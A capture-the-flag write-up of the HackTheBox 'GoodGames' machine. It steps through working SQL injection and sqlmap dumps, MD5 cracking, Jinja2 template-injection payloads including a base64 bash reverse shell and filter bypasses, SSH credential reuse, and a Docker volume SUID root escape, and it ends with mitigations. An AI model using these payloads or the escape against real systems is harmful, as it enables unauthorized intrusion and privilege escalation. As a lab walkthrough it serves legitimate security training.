root inside a Docker container. Exiting to the real host combines credential reuse via SSH with a classic container escape: the user’s home directory is mounted as a volume, and without user namespace remapping the container’s root can plant a SUID bit on bash that is effective on the host.HackTheBox Linux Easy
🗺️ Machine Info#
| Field | Detail |
|---|---|
| Name | GoodGames |
| OS | Linux (Docker container + Debian host) |
| Difficulty | Easy |
| IP | 10.129.31.181 |
| Techniques | SQL Injection · sqlmap · MD5 cracking · SSTI Jinja2 · Docker escape · SUID bash · Credential Reuse |
1. Reconnaissance#
1.1 Port Scan#
nmap -p- --open -sS --min-rate 5000 -n -Pn 10.129.31.181PORT STATE SERVICE
80/tcp open http💡 Attack surface: A single open port. All research goes through the web application.
2. Web Enumeration — GoodGames Portal#

Visiting the IP we find a games blog/store.
3. Exploitation — SQL Injection on the Login#
3.1 Normal Login Request (captured with Burp)#
POST /login HTTP/1.1
Host: goodgames.htb
Content-Type: application/x-www-form-urlencoded

email=admin%40goodgames.htb&password=1235
3.2 Authentication Bypass#
We modify the email field with an always-true condition and comment out the rest of the query:
email=admin' or 1 = 1 -- -&password=1235

✅ SQL Injection confirmed. The application logs us in as
adminwithout knowing the real password.
4. Discovering the Internal Panel#
Exploring the panel (gear icon in the top bar) we find a reference to another host:
http://internal-administration.goodgames.htb/We add it to /etc/hosts:
echo "10.129.31.181 internal-administration.goodgames.htb" >> /etc/hostsVisiting it we find a Flask administration panel (Flask Volt Dashboard) with its own login.

💡 We need credentials for this second panel. The next step is to dump the main portal’s database with
sqlmap.
5. Credential Extraction with sqlmap#
5.1 Save the Request to a File#
cat > goodgames.req << 'EOF'
POST /login HTTP/1.1
Host: goodgames.htb
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

email=admin%40goodgames.htb&password=1235
EOF
5.2 Injection Confirmation#
sqlmap -r goodgames.reqParameter: #1* ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: email=admin@goodgames.htb' AND (SELECT 5633 FROM (SELECT(SLEEP(5)))RcqB) AND 'Wcif'='Wcif&password=1235
back-end DBMS: MySQL >= 5.0.125.3 Dump the user Table#
sqlmap -r goodgames.req --batch --dbs
# available databases: information_schema, main

sqlmap -r goodgames.req --batch -D main --tables
# tables: user, blog, blog_comments

sqlmap -r goodgames.req --batch -D main -T user --dump
Database: main
Table: user
[1 entry]
+----+---------------------+-------+----------------------------------+
| id | email | name | password |
+----+---------------------+-------+----------------------------------+
| 1 | admin@goodgames.htb | admin | 2b22337f218b2d82dfc3b6f77e7cb8ec |
+----+---------------------+-------+----------------------------------+5.4 MD5 Hash Cracking#
echo "2b22337f218b2d82dfc3b6f77e7cb8ec" > pass.txt
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
superadministrator (?)🔑 Credentials:
admin:superadministrator
6. Accessing the Internal Flask Panel#
With admin / superadministrator we log into internal-administration.goodgames.htb.

In the sidebar, Settings → General information has an editable Full Name field that is reflected in the right panel.
7. Exploitation — Server-Side Template Injection (SSTI)#
7.1 Confirmation with Math Expression#
We insert the classic Jinja2 SSTI expression:
{{7*7}}
✅ SSTI confirmed. The
49appears where the name should be — the template evaluates Python code server-side.
7.2 RCE with Jinja2 Payload#
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
✅ RCE as root inside the Docker container.
8. Reverse Shell#
We base64-encode the shell to avoid issues with special characters:
echo -ne 'bash -i >& /dev/tcp/10.10.14.211/4444 0>&1' | base64
# YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMTEvNDQ0NCAwPiYx
We inject the payload in the Full Name field:
{{config.__class__.__init__.__globals__['os'].popen('echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMTEvNDQ0NCAwPiYx${IFS}|base64${IFS}-d|bash').read()}}💡 Why this alternate path: accessing
osthroughconfig.__class__.__init__.__globals__bypasses filters that blockself.__init__or__builtins__directly.${IFS}replaces spaces to avoid their premature interpretation in the HTTP request.
nc -nlvp 4444Connection received on 10.129.31.181 56342
root@3a453ab39d3d:/backend# whoami
rootTTY stabilization:
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl+Z
stty raw -echo; fg
export TERM=xterm; export SHELL=bash
stty rows 40 cols 150; reset
9. User Flag#
cat /home/augustus/user.txt🔑 User flag obtained.
10. Environment Reconnaissance — We’re Inside a Container#
ls /backend
# Dockerfile  project  requirements.txt

ip addr
# inet 172.19.0.2/16 — container IP
💡 Deduction: the container has IP
172.19.0.2. By Docker convention, the host is usually the.1of the same subnet:172.19.0.1.
11. Lateral Movement — Credential Reuse#
The password extracted from the database is also the augustus user’s password on the real host:
ssh augustus@172.19.0.1
# password: superadministrator

augustus@GoodGames:~$
✅ Access to the real host as
augustus.
12. Privilege Escalation — Container Escape via Shared Volume#
The Vulnerability#
augustus’s $HOME directory on the host is mounted as a volume inside the container. Docker, without user namespace remapping, makes container root (UID 0) and host root (UID 0) the same in terms of permissions over that shared volume.
The plan: copy /bin/bash to the shared directory from the host, then from the container (where we’re root) assign it root:root and set the SUID bit. The result is a bash with an effective SUID on the host, executable by augustus.
Step 1 — Copy bash to the shared directory (from the host)#
augustus@GoodGames:~$ cp /bin/bash .Step 2 — Plant the SUID from the container (as root)#
root@3a453ab39d3d:/backend# chown root:root /home/augustus/bash
root@3a453ab39d3d:/backend# chmod 4755 /home/augustus/bash
Step 3 — Execute the shell with privileges from the host#
augustus@GoodGames:~$ ./bash -p
bash-5.1# id
uid=1000(augustus) gid=1000(augustus) euid=0(root) groups=1000(augustus)
✅ EUID 0 obtained. Escalation to root completed.
13. Root Flag#
bash-5.1# cat /root/root.txt🏁 Root flag obtained.
14. Summary and Lessons Learned#
Compromise path:
- Recon → Port 80 with GoodGames portal.
- SQLi →
admin' or 1=1 -- -on the login → authentication bypass. - sqlmap → dump
mainDB → MD5 hash ofadmin. - John + rockyou →
superadministrator. - Internal Flask panel →
internal-administration.goodgames.htb→ login with extracted credentials. - SSTI Jinja2 →
Full Namefield in Settings evaluates Python code → RCE as root in the container. - Reverse shell → user flag at
/home/augustus/user.txt. - SSH →
augustus@172.19.0.1with the same password → access to the real host. - Shared volume →
bashwith SUID planted from the container →./bash -pon the host → EUID 0.
What I learned from this machine:
Authentication bypass via SQLi is only the first step, not the objective. The real value here was using that same injection to extract credentials with
sqlmap. Without the DB dump, the internal panel remained inaccessible. SQLi as a gateway to the real attack surface is the pattern to always follow.Unsalted MD5 hashes are trivially crackable.
superadministratorappeared in the first seconds against rockyou. The difference between MD5 and bcrypt/Argon2 isn’t years — it’s seconds vs. infeasible hours. Any database storing unsalted MD5 is effectively storing passwords in plaintext for an attacker with access to it.SSTI in Jinja2 is RCE without sandboxing. The
Full Namefield reflected the value in a template without any escaping. Jinja2 has a sandboxed mode (SandboxedEnvironment) designed exactly for this — if user input is rendered, that’s the environment to use. Without it, any attacker-controlled data reachingrender_template_string()is code execution.“Root in the container” doesn’t equal “root on the host” — unless isolation fails. In this case it failed in two simultaneous ways: system credentials were reused (allowing SSH to the host), and the shared volume without user remapping allowed modifying host files from the container. Fixing either one alone would have broken the chain.
The shared volume + SUID escape is elegant precisely because it needs no exploits. It only leverages Docker’s default behavior (without
userns-remap) and a configuration oversight (mounting the user’s full$HOME). The correct defense isn’t a patch — it’s enablinguserns-remapand mounting only what’s strictly necessary with minimal permissions.
Mitigations:
| Vector | Mitigation |
|---|---|
| SQL Injection on the login form | Use parameterized queries (prepared statements); never concatenate user input into SQL |
| Unsalted MD5 hash for passwords | Use bcrypt, scrypt, or Argon2 with per-user salt |
SSTI in Jinja2 (Full Name field) | Don’t pass user input to render_template_string(); use render_template with variables, or SandboxedEnvironment if unavoidable |
| RCE as root inside the container | Run the app as a non-root user (USER directive in Dockerfile); apply read-only filesystem where possible |
| Password reuse between panel and OS | Unique, random credentials per service; rotate after any exposure |
Shared volume without user namespace remapping | Enable userns-remap in Docker; mount only necessary subdirectories with minimal permissions; don’t share full $HOME directories |